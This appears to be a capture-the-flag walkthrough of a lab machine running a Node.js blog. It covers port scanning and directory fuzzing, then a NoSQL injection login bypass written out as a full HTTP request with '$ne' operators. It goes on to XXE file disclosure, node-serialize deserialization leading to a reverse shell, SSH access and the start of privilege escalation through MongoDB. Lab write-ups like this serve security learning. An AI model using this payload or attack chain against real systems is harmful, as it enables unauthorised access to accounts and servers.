
Information Gathering

1) found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.11.139 -p22,5000 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-28 19:32 IST
Nmap scan report for 10.10.11.139
Host is up (0.22s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
5000/tcp open  http    Node.js (Express middleware)
|_http-title: Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.80 seconds
```

2) found a login page



3) no much functions can be found

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.10.11.139:5000/FUZZ -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.139:5000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 200, Size: 1891, Words: 531, Lines: 48, Duration: 186ms]
login                   [Status: 200, Size: 1002, Words: 130, Lines: 28, Duration: 194ms]
Login                   [Status: 200, Size: 1002, Words: 130, Lines: 28, Duration: 181ms]
```

Vulnerability Assessment

1) Found nosql injection

Request

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host: 10.10.11.139:5000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 67
9 Origin: http://10.10.11.139:5000
10 Connection: close
11 Referer: http://10.10.11.139:5000/login
12 Upgrade-Insecure-Requests: 1
13
14 {
15   "user":{
       "$ne":"a123123"
     },
16   "password":{
       "$ne":"123123123"
     }
18 }
```


Response

Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Set-Cookie: auth=
  %7B%22user%22%3A%7B%22%24ne%22%3A%22a123123%22%7D%2C%22sign%22%3A%224b7029c2a4ed7527255315fc356bf082%22%7D; Max-Age=900; Path=/; Expires=Thu, 28 Dec 2023 18:36:13 GMT; HttpOnly
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 2589
6 ETag: W/"a1d-JGrC4mhnlEApoTWWPEhYOlLd+UA"
7 Date: Thu, 28 Dec 2023 18:21:13 GMT
8 Connection: close
9
10 <!DOCTYPE html>
11 <html lang="en">
12   <head>
13     <meta charset="UTF-8">
14     <meta http-equiv="X-UA-Compatible" content="IE=edge">
15     <meta name="viewport" content="width=device-width, initial-scale=1.0">
16     <link rel="stylesheet" href="
       https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css" integrity="
       sha384-1BmE4kWBq78iYhFldvKuhfTAU6auU8tT94WrHftjDbrCEXSU1oBoqyl2QvZ6jIW3" crossorigin="
       anonymous">
17     <title>
         Blog
       </title>
18     <script language="JavaScript">
         <!--
19       function myFunction() {

20         document.getElementById("uploadxml").click()
21       }
22       function DialogClose() {
23         document.getElementById("uploadform").action = "/articles/xml"
24         document.getElementById("uploadform").onsubmit = ""
25         document.getElementById("uploadform").submit()
26       }
27       //--></script>
28     </head>
29     <body>
30       <div class="container">
31         <h1 class="mb-4">
             Blog Articles
           </h1>
```


Exploitation

1) Logged in with nosql injection




2) found a xml upload functionality






3) Found xxe vulnerability




4) local file disclosure is possible with xxe




5) found error data

```
body>
 <pre>
   Error: Failed to lookup view &quot;articles/${path}&quot; in views directory
   &quot;/opt/blog/views&quot;<br>
       at Function.render
   (/opt/blog/node_modules/express/lib/application.js:580:17)<br>
       at ServerResponse.render
   (/opt/blog/node_modules/express/lib/response.js:1012:7)<br>
       at /opt/blog/routes/articles.js:81:17<br>
       at runMicrotasks (&lt;anonymous&gt;)<br>
       at processTicksAndRejections (internal/process/task_queues.js:95:5)
 </pre>
/body>
```


6) found source code




7) node-serialize is vulnerable to insecure deserialization




8) tested rce successfully



9) got revshell





10) switched to ssh

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ssh admin@10.10.11.139 -i id_rsa
The authenticity of host '10.10.11.139 (10.10.11.139)' can't be established.
ED25519 key fingerprint is SHA256:hE6H4DrsHebfs+gclhz9SL77tMpy8aKR3vp8Y0NRDvY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.139' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Jan  4 16:33:21 2022
admin@nodeblog:~$
```

Privilege Escalation

1) connected to mongo shell

```
admin@nodeblog:~$ mongo --host mongodb://localhost:27017
